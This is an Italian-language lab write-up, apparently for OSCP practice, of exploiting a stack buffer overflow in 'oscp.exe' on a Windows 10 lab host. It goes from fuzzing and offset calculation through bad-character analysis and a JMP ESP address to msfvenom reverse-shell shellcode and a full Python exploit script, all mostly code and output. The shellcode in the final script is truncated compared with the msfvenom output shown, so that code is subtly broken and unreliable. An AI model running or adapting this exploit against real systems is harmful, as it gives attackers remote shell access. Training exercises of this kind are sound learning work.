EXTRA 2:
“Cracking di un Buffer OverFlow”

Report: Buffer Overflow su oscp.exe

Macchina Attaccante:

- **Sistema Operativo**: Kali Linux
- **Indirizzo IP**: `192.168.56.102`

Macchina Vittima:


- **Sistema Operativo**: Windows 10
- **Indirizzo IP**: `192.168.56.103`

1. Analisi Iniziale e Fuzzing

L'obiettivo iniziale è stato identificare il punto di vulnerabilità del servizio `oscp.exe` (porta 1337). Tramite uno script di fuzzing, è stata inviata una stringa di "A" per causare un arresto anomalo del programma.

- **Risultato**: Il programma è andato in crash e il registro EIP è stato sovrascritto con `41414141`.

Invio delle A :



EIP sovrascritto in Immunity:


---

2. Identificazione dell'Offset

Per determinare l'esatta posizione dell'EIP all'interno del buffer, è stato utilizzato lo strumento `pattern_create` di Metasploit per generare una stringa univoca di 2048 byte. Questa stringa è stata inviata al target, causando un nuovo crash con il valore EIP `6F43396E`.


- **Calcolo**: Utilizzando `msf-pattern_offset`, è stato individuato un offset esatto di **1978 byte**.

Creazione pattern:



Invio del pattern al target:

Valore EIP dopo il crash:



Calcolo dell'offset:

```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_offset -q 6F43396E
[*] Exact match at offset 1978
```

---

3. Verifica del Controllo dei Registri


Per confermare l'offset, è stato creato uno script con 1978 "A", 4 "B" (per l'EIP) e 16 "C" (per verificare lo stack).

- **Risultato**: Immunity Debugger ha confermato che l'EIP conteneva 42424242 e lo stack (ESP) iniziava esattamente con le nostre "C" (43434343).

Codice dello script:

```
  GNU nano 8.7
import socket

# Configurazione target
ip = "192.168.56.103" # L'IP della tua macchina Windows
port = 1337
timeout = 5

# Costruzione del payload
# 1. 1978 "A" per riempire il buffer fino all'EIP
padding = b"A" * 1978
# 2. 4 "B" che sovrascriveranno l'EIP (0x42424242 in hex)
eip = b"BBBB"

# 3. Alcune "C" per vedere dove punta lo stack (ESP)
suffix = b"C" * 16

payload = padding + eip + suffix

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        s.connect((ip, port))
        print("Connesso! Ricezione banner...")
        s.recv(1024)

        print(f"Invio payload con offset 1978...")
        # Inviamo il comando seguito dallo spazio e dal payload
        s.send(b"OVERFLOW1 " + payload)
        s.close()
        print("Payload inviato con successo!")
except Exception as e:
    print(f"Errore: {e}")
```

Registri EIP e ESP dopo il crash:




---

4. Individuazione dei Bad Characters

Prima di generare lo shellcode, è stato necessario identificare i caratteri non ammessi (badchars). È stato configurato l'ambiente `mona.py` e inviata una sequenza completa di byte (da `\x01` a `\xff`).

- **Analisi**: Il comando `!mona compare` ha rivelato i seguenti badchars: `00 07 08 2e 2f a0 a1`.
- **Dettaglio**: Il confronto tra la memoria e il file bytearray ha confermato la corruzione a partire dal byte `07`.


Configurazione ambiente e creazione bytearray:




Script Python per l'invio dei byte:

```
  GNU nano 8.7                                          poc.py
import socket

# Configurazione target
ip = "192.168.56.103"
port = 1337
timeout = 5

# Generazione di tutti i byte da 1 a 255 (escludiamo lo \x00)
badchars_bytes = b""
for i in range(1, 256):
    badchars_bytes += bytes([i])

offset_eip = 1978
eip_placeholder = b"BBBB"

# Costruzione del payload: Padding + EIP + Sequenza di byte
payload = b"A" * offset_eip + eip_placeholder + badchars_bytes

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.settimeout(timeout)
        s.connect((ip, port))
        print("Connesso! Ricezione banner...")
        s.recv(1024)

        print("Invio del payload per l'analisi dei badchar...")
        s.send(b"OVERFLOW1 " + payload)
        s.close()
        print("Fatto! Ora controlla Immunity su Windows.")
except Exception as e:
    print(f"Errore di connessione: {e}")
```

Tabella riassuntiva badchars:



Log di confronto memoria:




---

5. Ricerca dell'Istruzione JMP ESP

È stata cercata un'istruzione di salto (`JMP ESP`) per reindirizzare l'esecuzione allo stack.

- **Comando**: `!mona jmp -r esp -cpb "\x00\x07\x08\x2e\x2f\xa0\xa1"`.
- **Scelta**: Sono stati trovati 9 puntatori nel modulo `essfunc.dll`. È stato selezionato l'indirizzo **`0x625011af`** poiché privo di protezioni di memoria (ASLR, SafeSEH, Rebase: False).

Lista degli indirizzi in essfunc.dll:



---

6. Generazione dello Shellcode ed Exploit Finale

Lo shellcode per la reverse shell è stato generato con `msfvenom`, escludendo i badchars identificati e impostando l'IP della macchina attaccante (`192.168.56.102`). L'exploit finale è stato strutturato come segue:

1. **Padding**: 1978 byte.
2. **EIP**: `\xaf\x11\x50\x62` (Indirizzo JMP ESP in Little Endian).
3. **NOP Sled**: 32 byte (`\x90`) per garantire stabilità.
4. **Shellcode**: Payload generato.

Msfvenom:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 LPORT=4444 -b "\x00\x07\x08\x2e\x2f\xa0\xa1" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
"\x3f\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\x3d\x79\x3a\xb6"
"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
"\xbb\x1f\xe9\x18\xb7\x79\x29\x9b\x14\xf2\x60\x83\x79\x3f"
"\x3a\x38\x49\xcb\xbd\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
"\x8b\x38\x1e\x6a\xef\xc5\x19\xa9\x8d\x11\xaf\x29\x35\xd1"
"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\xc8\x02\x49\x33"
"\xf4\x8f\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x6e\x80\x7e"
"\x0b\x70\x6b\xde\xa9\xfb\x86\x0b\xc0\xa6\xce\xf8\xe9\x58"
"\x0f\x97\x7a\x2b\x3d\x38\xd1\xa3\x0d\xb1\xff\x34\x71\xe8"
"\xb8\xaa\x8c\x13\xb9\xe3\x4a\x47\xe9\x9b\x7b\xe8\x62\x5b"
"\x83\x3d\x24\x0b\x2b\xee\x85\xfb\x8b\x5e\x6e\x11\x04\x80"
"\x8e\x1a\xce\xa9\x25\xe1\x99\x15\x11\xd1\x3f\xfe\x60\x21"
"\xd1\xa2\xed\xc7\xbb\x4a\xb8\x50\x54\xf2\xe1\x2a\xc5\xfb"
"\x3f\x57\xc5\x70\xcc\xa8\x88\x70\xb9\xba\x7d\x71\xf4\xe0"
"\x28\x8e\x22\x8c\xb7\x1d\xa9\x4c\xb1\x3d\x66\x1b\x96\xf0"
"\x7f\xc9\x0a\xaa\x29\xef\xd6\x2a\x11\xab\x0c\x8f\x9c\x32"
"\xc0\xab\xba\x24\x1c\x33\x87\x10\xf0\x62\x51\xce\xb6\xdc"
"\x13\xb8\x60\xb2\xfd\x2c\xf4\xf8\x3d\x2a\xf9\xd4\xcb\xd2"
"\x48\x81\x8d\xed\x65\x45\x1a\x96\x9b\xf5\xe5\x4d\x18\x05"
"\xac\xcf\x09\x8e\x69\x9a\x0b\xd3\x89\x71\x4f\xea\x09\x73"
"\x30\x09\x11\xf6\x35\x55\x95\xeb\x47\xc6\x70\x0b\xfb\xe7"
"\x50";
```

Script finale [exploit.py](#):

```
  GNU nano 8.7
import socket

# Configurazione target
ip = "192.168.56.103"
port = 1337

# 1. Padding: 1978 byte per arrivare all'EIP
padding = b"A" * 1978

# 2. EIP: Indirizzo JMP ESP in essfunc.dll (0×625011af) scritto in Little Endian
eip = b"\xaf\x11\x50\x62"

# 3. NOP Sled: 32 byte di "scivolata" (\x90) per dare stabilità allo shellcode
nop_sled = b"\x90" * 32

# 4. Shellcode: La tua reverse shell generata con msfvenom
buf =  b""
buf += b"\xd9\xcd\xbe\x73\xf3\xd7\xb6\xd9\x74\x24\xf4\x5a\x33\xc9"
buf += b"\xb1\x52\x83\xea\xfc\x31\x72\x13\x03\x01\xe0\x35\x43\x19"
buf += b"\xee\x38\xac\xe1\xef\x5c\x24\x04\xde\x5c\x52\x4d\x71\x6d"
buf += b"\x10\x03\x7e\x06\x74\xb7\xf5\x6a\x51\xb8\xbe\xc1\x87\xf7"
buf += b"\x3f\x79\xfb\x96\xc3\x80\x28\x78\xfd\x4a\x3d\x79\x3a\xb6"
buf += b"\xcc\x2b\x93\xbc\x63\xdb\x90\x89\xbf\x50\xea\x1c\xb8\x85"
buf += b"\xbb\x1f\xe9\x18\xb7\x79\x29\x9b\x14\xf2\x60\x83\x79\x3f"
buf += b"\x3a\x38\x49\xcb\xbd\xe8\x83\x34\x11\xd5\x2b\xc7\x6b\x12"
buf += b"\x8b\x38\x1e\x6a\xef\xc5\x19\xa9\x8d\x11\xaf\x29\x35\xd1"
buf += b"\x17\x95\xc7\x36\xc1\x5e\xcb\xf3\x85\x38\xc8\x02\x49\x33"
buf += b"\xf4\x8f\x6c\x93\x7c\xcb\x4a\x37\x24\x8f\xf3\x6e\x80\x7e"
buf += b"\x0b\x70\x6b\xde\xa9\xfb\x86\x0b\xc0\xa6\xce\xf8\xe9\x58"
buf += b"\x0f\x97\x7a\x2b\x3d\x38\xd1\xa3\x0d\xb1\xff\x34\x71\xe8"
buf += b"\xb8\xaa\x8c\x13\xb9\xe3\x4a\x47\xe9\x9b\x7b\xe8\x62\x5b"
buf += b"\x83\x3d\x24\x0b\x2b\xee\x85\xfb\x8b\x5e\x6e\x11\x04\x80"
buf += b"\x8e\x1a\xce\xa9\x25\xe1\x99\x15\x11\xd1\x3f\xfe\x60\x21"
buf += b"\xd1\xa2\xed\xc7\xbb\x4a\xb8\x50\x54\xf2\xe1\x2a\xc5\xfb"
buf += b"\x3f\x57\xc5\x70\xcc\xa8\x88\x70\xb9\xba\x7d\x71\xf4\xe0"
buf += b"\x28\x8e\x22\x8c\xb7\x1d\xa9\x4c\xb1\x3d\x66\x1b\x96\xf0"
buf += b"\x7f\xc9\x0a\xaa\x29\xef\xd6\x2a\x11\xab\x0c\x8f\x9c\x32"
buf += b"\xc0\xab\xba\x24\x1c\x33\x87\x10\xf0\x62\x51\xce\xb6\xdc"
buf += b"\x13\xb8\x60\xb2\xfd\x2c\xf4\xf8\x3d\x2a\xf9\xd4\xcb\xd2"
buf += b"\x48\x81\x8d\xed\x65\x45\x1a\x96\x9b\xf5\xe5\x4d\x18\x05"

payload = padding + eip + nop_sled + buf

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((ip, port))
        s.recv(1024)
        print("Sferrando l'attacco finale...")
        s.send(b"OVERFLOW1 " + payload)
        print("Payload inviato! Controlla il tuo listener nc.")
except Exception as e:
    print(f"Errore: {e}")
```

---

7. Esecuzione e Proof of Concept

Dopo aver messo in ascolto un listener sulla porta 4444 della macchina Kali, l'exploit è stato eseguito. Immunity Debugger ha mostrato la creazione di nuovi thread, confermando l'esecuzione del payload.

- **Conferma**: È stata ottenuta una reverse shell interattiva. I comandi `whoami`, `hostname` e `ipconfig` confermano l'accesso con privilegi utente sul target.

Il terminale con la shell attiva: